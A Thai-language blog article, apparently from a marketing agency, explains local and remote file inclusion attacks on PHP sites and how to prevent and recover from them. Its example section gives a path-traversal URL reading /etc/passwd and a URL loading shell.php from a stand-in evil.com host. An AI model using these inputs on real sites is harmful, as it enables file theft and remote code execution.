หนึ่งในช่องโหว่ที่อันตรายและเกิดขึ้นบ่อยกับเว็บไซต์และเว็บแอปพลิเคชัน คือ File Inclusion Attack หรือการแทรกไฟล์อันตรายเข้าสู่ระบบผ่าน URL ซึ่งแบ่งออกเป็น 2 ประเภทหลัก ได้แก่ Remote File Inclusion (RFI) และ Local File Inclusion (LFI)
การโจมตีรูปแบบนี้เปิดโอกาสให้แฮกเกอร์สามารถเรียกใช้ไฟล์อันตรายจากภายนอกหรือแอบเข้าถึงไฟล์สำคัญในเครื่องเซิร์ฟเวอร์ ได้โดยตรง ส่งผลให้เว็บไซต์อาจถูกควบคุมจากระยะไกล ข้อมูลรั่วไหล หรือถูกฝังมัลแวร์โดยไม่รู้ตัว บทความนี้จะพาไปทำความรู้จักกับ File Inclusion Attack ว่าคืออะไร? อันตรายแค่ไหน? และวิธีป้องกันอย่างไรบ้าง?
หัวข้อ
File Inclusion Attack คืออะไร?
File Inclusion Attack คือช่องโหว่ที่เกิดจากการที่เว็บแอปพลิเคชันอนุญาตให้ผู้ใช้งานสามารถกำหนดพาธของไฟล์ที่จะโหลดหรือเรียกใช้ได้เองผ่าน URL หากไม่มีการตรวจสอบหรือกรองข้อมูลให้ดีพอ แฮกเกอร์สามารถใช้จุดนี้แทรกไฟล์อันตรายเข้ามาในระบบได้
แบ่งออกเป็น 2 ประเภทหลัก ดังนี้
1. Local File Inclusion (LFI)
- แฮกเกอร์แทรกพาธไฟล์ภายในเซิร์ฟเวอร์
- เข้าถึงไฟล์สำคัญ เช่น
/etc/passwd(Linux) หรือไฟล์ Config ของระบบ - อาจนำไปสู่การอ่านไฟล์ระบบหรือรันโค้ดอันตรายได้
2. Remote File Inclusion (RFI)
- แฮกเกอร์แทรกลิงก์ไฟล์จากภายนอก
- ดึงไฟล์ PHP, Shell Script หรือโค้ดอันตรายจาก Server ของแฮกเกอร์เข้ามารันในระบบเป้าหมาย
- ทำให้แฮกเกอร์สามารถควบคุมระบบจากระยะไกลได้ทันที
ตัวอย่างการโจมตี File Inclusion ผ่าน URL
http://example.com/index.php?page=../../../etc/passwd // ตัวอย่าง LFIhttp://example.com/index.php?page=http://evil.com/shell.php // ตัวอย่าง RFIผลลัพธ์
แฮกเกอร์สามารถอ่านไฟล์สำคัญ, ฝัง Backdoor, หรือควบคุมเซิร์ฟเวอร์ได้
ผลกระทบของ File Inclusion Attack
- ข้อมูลสำคัญรั่วไหล เช่น Database Config, Password
- เว็บไซต์ถูกแฮกหรือฝัง Backdoor ทำให้แฮกเกอร์ควบคุมระบบได้
- ฝังมัลแวร์หรือสคริปต์อันตราย ส่งผลต่อผู้ใช้งานเว็บไซต์
- อันดับ SEO ตกทันทีเพราะ Google มองว่าเว็บไซต์มีมัลแวร์
- ภาพลักษณ์องค์กรเสียหายและเสี่ยงต่อการถูกฟ้องร้อง
สาเหตุที่เว็บไซต์เสี่ยงต่อ File Inclusion Attack
- ใช้ PHP หรือระบบที่โหลดไฟล์จากพารามิเตอร์ URL โดยไม่มีการตรวจสอบ
- รับค่า Input โดยตรงจากผู้ใช้งานโดยไม่ Validate
- ใช้ฟังก์ชัน PHP เช่น include(), require(), include_once(), require_once() โดยไม่มีการกรองค่า
- อัปเดตระบบไม่สม่ำเสมอทำให้มีช่องโหว่
วิธีป้องกัน File Inclusion Attack (RFI / LFI)
- หลีกเลี่ยงการโหลดไฟล์จาก Input ของผู้ใช้โดยตรง
- ตรวจสอบและ Validate ค่า Input ทุกครั้ง
- จำกัดให้เลือกเฉพาะไฟล์ที่กำหนดไว้เท่านั้น
- ใช้ Whitelist
- ปิดการใช้งาน allow_url_include และ allow_url_fopen ใน php.ini
- ตั้ง Directory Permissions ให้เหมาะสม ป้องกันการเข้าถึงไฟล์สำคัญ
- อัปเดต PHP และระบบ CMS ให้เป็นเวอร์ชันล่าสุดเสมอ
- ติดตั้ง Web Application Firewall (WAF) เพื่อช่วยป้องกันการโจมตี
- สำรองข้อมูลเว็บไซต์อย่างสม่ำเสมอเพื่อกู้คืนได้ทันทีหากเกิดเหตุ
แนวทางแก้ไขเมื่อถูกโจมตีด้วย File Inclusion Attack
- เปลี่ยนรหัสผ่านทุกระบบทันที
- ตรวจสอบไฟล์ระบบและโค้ด PHP ทั้งหมดเพื่อหาสคริปต์อันตรายหรือ Backdoor
- สแกนเซิร์ฟเวอร์ด้วยเครื่องมือความปลอดภัย เช่น Wordfence, Sucuri
- ลบโค้ดหรือไฟล์ที่แฮกเกอร์แทรกเข้ามา
- Restore จาก Backup ที่ปลอดภัย
- ปิดช่องโหว่และอัปเดตระบบทันทีเพื่อไม่ให้เกิดซ้ำ
สรุป
File Inclusion Attack (RFI / LFI) เป็นหนึ่งในการโจมตีที่อันตรายและพบได้บ่อย โดยเฉพาะเว็บไซต์ที่พัฒนาโดย PHP และรับค่า Input ผ่าน URL หากไม่มีการกรองหรือตรวจสอบข้อมูลให้ดี อาจเปิดโอกาสให้แฮกเกอร์แทรกไฟล์อันตรายเข้ามาในระบบได้ง่ายๆ
การป้องกันต้องเริ่มตั้งแต่การออกแบบโครงสร้างเว็บไซต์ให้ปลอดภัยไปจนถึงการตั้งค่าระบบและตรวจสอบ Input ทุกครั้ง เพื่อให้เว็บไซต์ปลอดภัยจากการโจมตีและป้องกันความเสียหายที่อาจเกิดขึ้นในอนาคต
อย่ารอช้า! ให้ KNmasters ดูแลธุรกิจของคุณวันนี้!
หากคุณต้องการข้อมูลเพิ่มเติมหรืออยากเริ่มใช้บริการกับ KNmasters เราพร้อมช่วยให้ธุรกิจของคุณเติบโตด้วยกลยุทธ์การตลาดออนไลน์ครบวงจร
- Facebook: KNmasters
- LINE:KNmasters
- Youtube: KNmasters
- Instagram:knmasters.official
- Tiktok:KNmasters.official
-Twitter: KNmasters Official
- เว็บไซต์: www.knmasters.com
- แผนที่: KNmasters